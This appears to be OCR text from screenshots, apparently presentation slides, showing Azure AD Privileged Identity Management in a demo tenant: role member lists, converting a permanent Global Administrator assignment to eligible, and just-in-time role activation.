Azure AD Privileged Identity Management PowerShell module
Azure AD Privileged Identity Management for Azure resource roles

Learn more

Browse our forums to see if your questions have been answered by others or help answer questions posted by other members of the community.

Privileged Access Admin

Azure AD directory roles - Overview

fabrikam

All services

FAVORITES

Dashboard

Azure Active Directory

Users

Enterprise applications

Azure AD Privileged Ident...

Overview

Quick start

TASKS

My roles

My requests

Approve requests

Review access

MANAGE

Role (preview)

Members

Alerts

Access reviews

Wizard

Settings

ACTIVITY

Directory roles audit history

My audit history

TROUBLESHOOTING + SUPPORT


Troubleshoot

New support request

Refresh

Admin view | My view

My Activation history for the past 7 days



DIRECTORY ACTIVATIONS...

11

My roles

Eligible roles | Active roles

Refresh

ROLE NAME	STATUS	PENDING REQUESTS	ACTION
No roles found			

Approve requests

Approve | Deny | Refresh

REQUESTOR	ROLE	REASON	START TIME	END TIME
No requests pending approval				

My requests

Start: 2018-07-12 2:28:54 AM

End: 2018-07-15 2:28:54 AM

Request status: All

Apply

REQUEST TIME	ROLE NAME	STATUS	REQUEST T...	REQUEST REASON	START TIME	END TIME	ACTIO

Privileged Access Admin

Azure AD directory roles - Members

fabrikam

All services

FAVORITES

Dashboard

Azure Active Directory

Users

Enterprise applications

Azure AD Privileged Ident...

Overview

Quick start

TASKS

My roles

My requests

Approve requests

Review access

MANAGE

Role (preview)

Members

Alerts

Access reviews

Wizard

Settings

ACTIVITY

Directory roles audit history

My audit history

TROUBLESHOOTING + SUPPORT

Troubleshoot


New support request


Add member | Filter | Refresh | Group | Review | Export

Search

ROLE	ACTIVATION	EXPIRATION
ABHISHEK KUMAR [ADMIN@O365PAM.ONMICROSOFT.COM]		
Security Administrator	Permanent	-
Global Administrator	Permanent	-
Privileged Role Administrator	Permanent	-
CANDY 2 SILVA [CYSILVA@O365PAM.ONMICROSOFT.COM]		
Exchange Administrator	Permanent	-
CANDY SILVA [CSILVA@O365PAM.ONMICROSOFT.COM]		
Exchange Administrator	Permanent	-
EMILY BURKE [EB@O365PAM.ONMICROSOFT.COM]		
Global Administrator	Permanent	-
JASON SMITH [JSMITH@O365PAM.ONMICROSOFT.COM]		
Global Administrator	Permanent	-

Privileged Access Admin


Azure Active Directory admin center
admin@o365pam.on...
FABRIKAM
All services
FAVORITES
Dashboard
Azure Active Directory
Users
Enterprise applications
Azure AD Privileged Ident...
Home > Privileged Identity Management > Azure AD directory roles - Members > Jason Smith
Jason Smith
Global Administrator
Make eligible
More
Name
Jason Smith
Email
jsmith@o365pam.onmicrosoft.com
Activation
Eligible
Expiration
-
Change member assignment
2:32 AM
The permission of member 'Jason Smith' to role 'Global Administrator' changed to 'Eligible'
Privileged Access Admin


Office 365
Admin center
AK
Home
Users
Active users
Contacts
Guest users
Deleted users
Groups
Resources
Billing
Support
Settings
Setup
Reports
Health
Admin centers
Home > Active users
Add a user
More
Views
All users
Display name
Abhishek Kumar
Candy 2 Silva
Candy Silva
Emily Burke
Jason Smith
John Doe
Journal Errors
Just want to add an email address?
We'll help you select the right option based on your needs.
JS
Jason Smith
jsmith@o365pam.onmicrosoft.com
Change
Reset password
Block sign-in
Delete user
Username / Email
jsmith@o365pam.onmicrosoft.com
Edit
Aliases
none
Product licenses
Office 365 Enterprise E5
Edit
Group memberships
It might take a minute before a new user can be added to groups. Refresh to try again.
Edit
Sign-in status
Sign-in allowed
Edit
Office installs
View and manage which devices this person has Office apps installed on.
Edit
Roles
User (no admin access)
Edit
Contact information
Jason Smith
Edit
Mail Settings
OneDrive Settings
More settings
Edit Skype for Business properties
Manage multi-factor authentication
Close
Need help?
Privileged Access Admin

AAD PIM: Request JIT Access to Role

Privileged Identity Management - Quick start

All services

FAVORITES

Dashboard

Azure Active Directory

Users

Enterprise applications

Azure AD Privileged Ident...

Quick start

TASKS

My roles

My requests

Approve requests

Review access

MANAGE

Azure AD directory roles

Azure resources

ACTIVITY

My audit history

TROUBLESHOOTING + SUPPORT


Troubleshoot

New support request

What's new

Azure AD PIM approvals are in general availability (GA) now!

Learn more



Introduction

Secure your organization by managing and restricting privileged access

Azure AD Privileged Identity Management
Azure AD Privileged Identity Management PowerShell module
Azure AD Privileged Identity Management for Azure resource roles

Learn more

Browse our forums to see if your questions have been answered by others or help answer questions posted by other members of the community.

Go to the forum

Requestor

Privileged Identity Management - My roles

All services

FAVORITES

Dashboard

Azure Active Directory

Users

Enterprise applications

Azure AD Privileged Ident...

Quick start

TASKS

My roles

My requests

Approve requests

Review access

MANAGE

Azure AD directory roles

Azure resources

ACTIVITY

My audit history

TROUBLESHOOTING + SUPPORT

Troubleshoot

New support request

Azure AD directory roles

Eligible roles | Active roles

Refresh

ROLE NAME	STATUS	PENDING REQUESTS	ACTION
Global Administrator	Not active	No pending requests.	Activate

Azure resource roles

